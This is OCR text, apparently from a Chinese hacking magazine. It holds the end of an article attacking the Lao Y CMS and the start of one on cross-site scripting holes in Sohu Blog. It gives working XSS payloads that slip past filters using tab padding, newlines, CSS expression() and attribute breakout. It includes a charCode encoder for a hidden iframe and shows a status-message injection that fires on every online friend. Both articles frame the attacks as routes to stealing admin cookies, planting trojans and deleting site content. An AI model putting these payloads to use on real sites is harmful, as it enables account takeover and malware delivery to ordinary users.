


图19

怪的现象，用这种方法写入的Cookie不仅只对当前浏览器进程有效，还只对当前目录及子目录中的页面有效！比如"http://127.0.0.1/laoy/UploadFiles/UserFace/2009071360370237.jpg"写入的Cookie只对UserFace目录及其下级目录有效，当转到/User/UserAdd.asp页面时无效，但如果将该jpg文件移到网站根目录并访问后，写入的Cookie对/User/UserAdd.asp页面却是有效的。因此放弃利用提交页面写Cookie的想法，所以访问jpg文件前请正常登录用户。

然后给标题插入跨站脚本，提交，当管理员登录后台进行"文章管理"时，跨站脚本立即被触发，如图20所示。

不过当管理员编辑该文章时，标题栏的跨站脚本就原形毕露了，如图21所示，再说如此跨站也太直白了。所以改为在原标题后面插入n个"	"（Tab空格），然后再插入跨站脚本，这样除非在标题栏中移动光标，否则是发现不了其中的跨站脚本的。同样在"	"中也必须插入换行符，绕过LoseHtml()函数中的正则表达式"(&.+?;)"。至于如




图20




图21

何使用iframe标签获取管理员Cookie，本文就不阐述了。

因为LoseHtml()函数过滤了单双引号，必要时会使用String.fromCharCode函数，这需要将字符串转换为Unicode字符，笔者没有找到现成的工具，所以给出自己编写的完成转换和还原的代码：

```
<script language="javascript">
function getCharCode(n)
{
var str0,str;
if (n==1)
{
str0=document.getElementById("StrOrChar").value;
str=str0.charCodeAt(0);

var i=0;
for (i=1;i<=str0.length-1;i++) {str=str+","+str0.charCodeAt(i);
}
}
else

{
str0="&#"+document.getElementById("StrOrChar").value;
var regS = new RegExp(",","gi");
str=str0.replace(regS,";&#");
}

document.getElementById("StrOrChar").innerHTML=str;
}
</script>
<p align="center">Html代码与fromCharCode函数调用的 Unicode 串转换

<textarea id="StrOrChar" rows="6" cols="100"><iframe src=http://www.hao123.com width=0 height=0></iframe></textarea><br>
<input type="button" name="Submit" value="转换" onclick="getCharCode(1);">
<input type="button" name="Submit" value="还原" onclick="getCharCode(2);"><br>
</p>
```

还原时没有使用fromCharCode函数，是因为该函数只适用于静态字符串，不能用于自定义的字符串对象。

一旦获得管理员Cookie成功进入后台，就可以利用数据库备份、恢复功能挂马，这方面老Y未作任何防范，所有的输入栏均可修改，恢复时也未判断是否为正常的mdb文件，因此本文略过。

通过对老Y的全面剖析，我们再次感受到安全必须要过滤严密！老Y的CheckStr()函数因为过滤了逗号才躲过了致命一劫，但是疏忽了括号，导致我们可以巧妙构造SQL语句达到注入目的。本文涉及一种另类的手工注入方法，即绕过mid等函数利用了like关键字进行字符猜解，注入漏洞2还会完全摧毁老Y——删除所有的文章，使其仅剩下"躯壳"——网站框架。又因为老Y的LoseHtml()函数在使用正则表达式时存在缺陷，所以导致我们可以利用插入换行符的方法提交跨站脚本，评论跨站还将影响网站首页！如果提交页面跳转、关闭、死循环等脚本，即可完成DDOS类似攻击，还可以获取管理员Cookie、网页挂马、传播蠕虫等其他跨站攻击。总之，这一切均因为老Y函数过滤不足所致。最后提醒大家，使用老Y时务必修改管理员用户表名及后台管理目录。

前置知识：无
关键词：脚本、跨站、博客



搜狐博客跨站之行

文/图 无生

什么是跨站漏洞？所谓XSS漏洞指的是攻击者向Web页面插入恶意html代码，当用户浏览该页之时，嵌入Web里的html代码会被执行，从而达到攻击者的特殊目的。一般来说，对于人机交互比较高的程序，比如论坛、留言板这类程序都比较容易进行跨站攻击。利用跨站漏洞，攻击者可以在页面中插入任意代码，这些代码的功能包括获取网站管理员或普通用户的Cookie，隐蔽运行网页木马，甚至格式化浏览者的硬盘，只要脚本代码能够实现的功能，跨站攻击都能够达到，因此跨站攻击的危害程度丝毫不亚于溢出攻击。

搜狐博客系统的跨站漏洞已经被他人挖掘过了，在进一步挖掘的时候，我们只能另辟蹊径了。

我们首先看一下日志系统。日志系统的过滤是一个Web开发人员应该最为注意的，搜狐工作人员过滤了许多，但却阻挡不了我们跨站的脚步。在日志中写入"<IMG STYLE='xss:expre\ssion(alert("无生找漏洞"))'>"，注意要选择显示源码，提交后，访问一下自己刚才发布的日志，便会得到期待的窗口，如图1所示。




图1

这个跨站漏洞是针对IE浏览器的，火狐无效。测试的时候会发现，这个窗口是无限弹出的。为了解决这个问题，我们构造下面的代码，实现在expression中执行一次的效果。

```
<IMG STYLE='xss:expre\ssion(if(window.xss!=1){window.xss=1;alert("无生找漏洞")})'>
```

问题完美解决了，这次只弹出了一个"无生找漏洞"的窗口。

我们继续挖掘漏洞，在添加好友处名称、描述的地方填写"<script>alert("无生找漏洞")</script>"，会返回图2所示的结果。




图2

看来有戏，代码被执行了。我们查看源码，具体如下：

```
<td class="formEle"><input name="title" type="text" class="text" value="<script>alert("无生找漏洞")</script>" require="true" remsg="请填入名称" dataType="Limit" min="1" max="32" msg="名称不能超过32个字符" onblur="this.value=this.value.trim();Validator.ValidateOne(this, 3)" /></td>
```

可以看到输入的代码没有被过滤掉，由此我们就可以构造一段代码闭合掉前面的标签。构造的代码为""><script>alert("无生找漏洞")</script>"，便可以得到图3所示的结果。




图3

继续挖掘之下，在超级打招呼处又发现了问题。这虽然是个小地方，但对我们来说却是最有用的，如图4 所示。




图4

输入"<script>alert("我是好人")</script>和<script>alert("无生测试")</script>"，提交之后什么反应都没有。不要着急，我们到博客空间主页上面，找到好友动态的地方，点击"我的动态"，会弹出图5 所示的结果。

单击"确定"按钮后弹出"无生测试"，说明两个地方都存在问题。这个跨站点非常有用，"我的状态"在别人的博客上不就成了他人状态了吗？因为搜狐博客实时更新他人状态并显示出来，也就是说我在这边输入跨站代码，我所有的在线好友便会弹窗，如果用来挂马的话，结果不言而喻了。


